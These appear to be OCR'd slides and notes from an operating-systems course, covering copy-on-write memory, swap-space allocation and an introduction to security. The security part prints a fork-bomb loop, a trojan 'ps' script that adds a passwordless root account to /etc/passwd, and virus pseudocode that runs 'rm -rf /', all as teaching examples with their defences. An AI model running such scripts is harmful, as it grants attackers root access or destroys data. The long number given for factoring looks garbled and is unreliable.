Memory Management Part 5

Quiz 1

Unix process A has private-mapped a file into its address space. Our system has one-byte pages and the file consists of four pages. The pages are mapped into locations 100 through 103. The initial values of these pages are all zeroes.

1) A stores a 1 into location 100
2) A forks, creating process B
3) A stores a 1 into location 101
4) B stores a 2 into location 102
5) B forks, creating process C
6) A stores 111 into location 100
7) B stores 222 into location 103
8) C sums the contents of locations 100, 101, and 102, and stores them into location 103

What value did C store into 103?

Answer:


a) 0
b) 3
c) 4
d) 113

Fork Bomb!


```
int main() {
  while (1) {
    if (fork() == 0)
      exit(0);
  }
  return 0;
}
```

```
int main() {
  while (1) {
    if (fork() > 0)
      exit(0);
  }
  return 0;
}
```


These programs should run forever. For them to do so, some trimming must be done of the list of shadow objects.



After processes B and A exit, which shadow objects can be eliminated?



Our next topic is the backing store, i.e., the storage where pages are kept when not in primary memory. As shown in the slide, such storage might be managed by the file system, it might be some otherwise unstructured portion of a disk, or perhaps something else.

Backing Up Pages (1)

- Read-only mapping of a file (e.g. text)
  - pages come from the file, but, since they are never modified, they never need to be written back
- Read-write shared mapping of a file (e.g. via *mmap* system call)
  - pages come from the file, modified pages are written back to the file

This slide and the next list the various possibilities of the backing-store location for Unix.

Backing Up Pages (2)

- Read-write private mapping of a file (e.g. the data section as well as memory mapped private by the *mmap* system call)
  - pages come from the file, but modified pages, associated with shadow objects, must be backed up in swap space
- Anonymous memory (e.g. bss, stack, and shared memory)
  - pages are created as *zero fill on demand*; they must be backed up in swap space

Swap Space

- Space management possibilities
  - radical-conservative approach: pre-allocation
    - backing-store space is allocated when virtual memory is allocated
    - page outs always succeed
    - might need to have much more backing store than needed
  - radical-liberal approach: lazy evaluation
    - backing-store space is allocated only when needed
    - page outs could fail because of no space
    - can get by with minimal backing-store space

Equally important is when and how backing-store space is allocated.

Space Allocation in Linux

- Total memory = primary + swap space
- System-wide parameter: *overcommit_memory*
  - three possibilities
    - maybe (default)
    - always
    - never
- mmap has MAP_NORESERVE flag
  - don't worry about over-committing


With the "maybe" approach, various heuristics are used to come up with a good guess as to a reasonable level of over-commitment, much like how airlines over-commit seats on planes. And as is the case with airlines, things don't always work out. So, it's possible that a process may have to be killed if it cannot continue without additional memory (either primary storage (RAM) or swap space). Note that such a process isn't necessarily the "culprit". A large process may have used up most of the available resources. The kernel is trying to write out a page belonging to a smaller process. If there's no room for it in swap space (on disk), then it's the smaller process that's terminated.

Space Allocation in Windows

- Space reservation
  - allocation of virtual memory
- Space commitment
  - reservation of physical resources
    - paging space + physical memory
- *MapViewOfFile* (sort of like *mmap*)
  - no over-commitment
- Thread creation
  - creator specifies both reservation and commitment for stack pages

Space Allocation in Weenix

- Shadow memory objects
  - no backing store
  - pages exist in primary memory only
- Anonymous memory objects
  - used for virtual memory not mapped to a file
    - BSS, dynamic, stack
  - no backing store
  - pages exist in primary memory only



The first **vmarea** structure represents text, the second represents initialized data. They both get the initial contents of their pages from the file. The text pages are read-only and thus won't be modified. The second (data) is privately mapped, hence the need for s shadow object to hold the pages containing modified data.

The third **vmarea** structure represents BSS and dynamic storage – the mobj_t is for an anonymous object.

The fourth **vmarea** structure represents a file that's been share mapped.

The fifth **vmarea** structure represents the stack.

Note that the mobj's that are not associated with vnodes are either anonymous objects or shadow objects.

The pframe_t's associated with anonymous and shadow objects are not from files. In a normal Unix system (e.g., Linux) they would be backed up to swap space. Since Weenix currently doesn't support such swap space, these shadow pages are not backed up – the system can't recover if memory fills with shadow pages.

Recall that the file system itself is represented by a mobj_t and that page frames holding file-system metadata are linked to the file system's mobj_t.

Quiz 2

A page containing initialized global data is accessed for the first time by the process. It will be cached

a) in the file's mobj

b) in the file system's mobj

c) someplace else

d) not at all

Quiz 3

A page containing uninitialized global data is accessed for the first time by the process. It will be cached

a) in the file's mobj

b) in the file system's mobj

c) someplace else

d) not at all

Quiz 4

A file is created and one byte is written to it at location 2^{24}. A block from the middle of the file is read in. It will be cached

a) in the file's mobj

b) in the file system's mobj

c) someplace else

d) not at all

Quiz 5

A file is created and one byte is written to it at location 2^{24}. The file is mmapped read-write and shared. A thread accesses an integer from a page in the middle of the mapped region. The page will be cached

a) in the file's mobj
b) in the file system's mobj
c) someplace else
d) not at all

Usage Examples

```
for (j=0; j<jMax; j++) {
  for (i=0; i<iMax; i++) {
    sum += A[i][j];
  }
}

for (i=0; i<iMax; i++) {
  for (j=0; j<jMax; j++) {
    sum += A[i][j];
  }
}
```

Results

- 48k x 48k matrix

- ji loop
  - 37:00
- ij loop
  - 4:12

Note that the matrix occupies roughly 9.5GB of memory. The program was run on a machine with 8GB of memory.

Providing Advice to the Kernel

- madvise(start, length, advice)
  - normal
  - sequential
  - random
  - will need
  - don’t need
  - and others …

This is a Linux system call that isn't implemented on Weenix.

Results

- 48k x 48k matrix

- ji loop
  - 37:00 (normal)
  - 29:49 (sequential)
  - 38:01 (random)
- ij loop
  - 4:12 (normal)
  - 3:03 (sequential)
  - 4:15 (random)

Security Part 1

Concerns

- **Problems with user-level code**
- **Problems with kernel code**

Today we talk primarily about issues with user-level code (and just scratch the surface). In later lectures we cover what's done in the kernel to cope with security and what some of the problems are.

Code Defensively


- Make sure your program does only what it's supposed to do
  - does the "right thing" for all possible sets of arguments
  - doesn't have weird (and unanticipated) interactions with other programs
- Particularly important if your program has "special privileges"

Change Roles


- It's more fun to play the attacker
- You can learn a lot by thinking through the attacker's role

Our System Is So Secure …

- … we challenge you to break in
  - come to our booth: anyone who breaks into our system gets $10,000



This challenge was actually issued at a trade show in the early 1990s.



The attacker tricked the attackee into running ps while superuser and while in a directory containing code provided by the attacker.

Note that the system really was "secure" – it was among the most secure systems available at the time. The attacker took advantage of a common misconfiguration of the superuser account.

What Happened

- **The attacker created, in the current directory, an executable file called *ps* containing:**

```
#!/bin/sh
cat >> /etc/passwd <!
bogus::0:0:root:/:/bin/sh
!
exec /bin/ps !*
```

- **The path variable in the root account was: ".:/usr/bin:/bin"**

A file was created containing a script that added to the password file the account "bogus" that has super-user privileges, yet no password. After doing this, the script then ran the real *ps* command. The path variable of the root account specified that the current directory should be searched for commands before the other directories were searched.

In the real-life story, the company who offered the challenge declared that the attacker had "cheated" and thus did not deserve $10,000 …

Concerns

- Authentication
  - who are you?
- Access control
  - what are you allowed to do?
- Availability
  - can others keep you out?

Logging In …

- Username/password
  - who knows the passwords?

One-Way Functions

- ***f(x)*** **is easy to compute**
- $f^{-1}(x)$ **is extremely difficult, if not impossible, to compute**
  - **Unix password file contains image of each password**
    - » **/etc/passwd contains twd:y**
    - » **twd logs in, supplies x**
    - » **if *f(x)* == *y*, then ok**
    - » **/etc/passwd is readable by all**

Dictionary Attack

- For all words in dictionary, compute *f(word)*
- Find *word* such that *f(word) == y*

Systems that employ just one-way functions to protect their passwords are vulnerable to dictionary attacks.

Counterattack

- **Salt**
  - **for each password, create random "salt" value**
  - **/etc/passwd contains *(f(append(word, salt)), salt)***
  - **12-bit salt values in Unix**
  - **attacker must do dictionary attack 4096 times, for each salt value**
    - » **done …**
    - » **Feldmeier and Karn produced list of 732,000 most common passwords concatenated with each of 4096 salt values**
      - **covers ~30% of all passwords**

Unix uses "salt" as a means to foil dictionary attacks, though it's probably not of tremendous use anymore.

Counter Counter Attacks

- Don’t allow common access to password images
  - /etc/passwd contains everything but password images and is readable by all
  - /etc/shadow contains password images, but is readable only by its owner
- Use better passwords
  - “w7%3nGibwy6” rather than “fido”
- Use strong cryptography and smart cards
  - combined with PINs
- Use two-factor authentication

Defeating Authentication

- **What are the prime factors of**


5325138870287932192846843055513588820529482732761
0407403175727513859436883214523893737052953027480
7754890798107434809613388354335732832883202827204
2055572159979867180328891700281777291005819624495
2509309592137003269247211376423318797402174094174
3851002617777645320194597739213700326924721137642
3318797402174094174385100261777764532019459773388
0145388493887041421512320698181588962921353458454
9713993496308859388014538849388704142151232069818
1588962921353458454971399349630885?

Hint: one of them is:

643808006803554439230129854961492699151386107534013432918073439524138264842370630061369715394739134090922937332590384720397133335969549256322620979036686633213903952966175107096769180017646161851573147596390153.

The point is that defeating a decent authentication technique is probably too tough to bother, particularly when there are probably other, much easier ways of breaking in.

Defeat Authentication, Sneakily …



Since defeating a decent crypto scheme is far too difficult, we might try stealing someone's password. If you walked up to a PC with the contents of this slide on the screen, you might be tempted to type in your password. However, there's the risk that this screen was not put up by the system, but by some evil user who's trying to trick you into yielding your password.

Quiz 6

Is there a useful defense against the attack in the previous slide?

a) no: it's utterly hopeless

b) yes, but it depends on users being educated (i.e., just somewhat hopeless)

c) yes, it works for even the naïve user

Hacking

- How to …
- Prevention

We now turn our attention to hacking. Though we don't provide a whole lot of detail in our description. All the details (and excellent working code) are provided at numerous sites on the Web.

Attacks

- Trap doors
- Trojan horses
- Viruses and worms
- Exploit bugs
- Exploit features

Trap Doors

- You supply an SSD driver
- `ioctl(ssd_file_descriptor, 0x5309)`
  - standard command to eject the SSD
- `ioctl(ssd_file_descriptor, 0xe311)`
  - second argument is passed to your driver
  - on receipt, your driver sets UID of current process to zero

On Unix systems, “superuser” has a UID of zero and bypasses all access checks.

Trap-Door Prevention

- Make sure everything that goes into kernel is ok
  - the Linux kernel has over 19,000 source-code files
  - also must worry about all setuid programs
  - Windows probably has more files
- How?
  - Windows
    - really careful management
  - Linux
    - thousands of eyes checking things out


Not Good Enough

- **Paul Karger and Roger Schell**
  - **wrote 1974 paper suggesting compiler could add trap doors**
- **Ken Thompson was inspired and did it**
  - **his C compiler created a trap door in login program**
  - **C compiler added code to do this whenever it compiled itself**
  - **"feature" in C-compiler binary**
  - **self replicates — not in source code!**
  - **original source code deleted**

The Karger/Schell paper was "Multics Security Evaluation: Vulnerability Analysis." They reported that even though Honeywell, who owned Multics, did an excellent job of managing and securing all the code, it still might be possible for the compiler to insert a trap door. Ken Thompson reported on how he modified the Unix C compiler to do this sort of thing in his Turing Award Lecture in 1984 (the Turing Award is the CS equivalent of the Nobel Prize): see https://amturing.acm.org/award_winners/thompson_4588371.cfm/.

Trojan Horses


- **Free software!!!**
  - **upgrades your four-core processor to eight-core!!**




Viruses and Worms

- Virus: an “infection” of a program that replicates itself
- Worm: a standalone program that actively replicates itself


How to Write a Virus (1)




How to Write a Virus (2)



How to Write a Virus (3)



How to Write a Virus (4)




How to Write a Virus (5)

Program
(date;
if (day ==
Tuesday)
/bin/rm –rf /;
infect
others)

Further Issues

- Make program appear unchanged
  - don't change creation date
  - don't change size
- How to infect others
  - email
  - web
  - direct attack
  - etc.




Programs susceptible to buffer-overflow attacks are amazingly common and thus such attacks are probably the most common of the bug-exploitation techniques. Even drivers for network interface devices have such problems, making machines vulnerable to attacks by maliciously created packets.

The function shown here, **fingerd**, was one of the primary culprits in the infamous Internet worm attack in 1988, in which pretty much all computers connected to the internet were successfully attacked (there were many fewer such computers then than now). Fingerd is the server for the **finger** command, used to issue queries about users of a system. It was relatively recently renamed to **elbow** on Brown CS systems because the original name is offensive to many.


Defense

```
void proc( ) {
    char buf[80];
    ...
    fgets(buf, 80, stdin);
    ...
}
```



Better Defense


- Why should the stack contain executable code?
  - no reason whatsoever
- So, don't allow it
  - mark stack *non-executable*
    - (how come no one thought of this earlier?)
    - (Intel didn't support it till recently)
- Data execution prevention (DEP)
  - adopted by Windows and Linux in 2004
  - by Apple in 2006



This particular form of return-oriented programming is known as “return to libc”, since the code we’re using is in the C library.

Defense

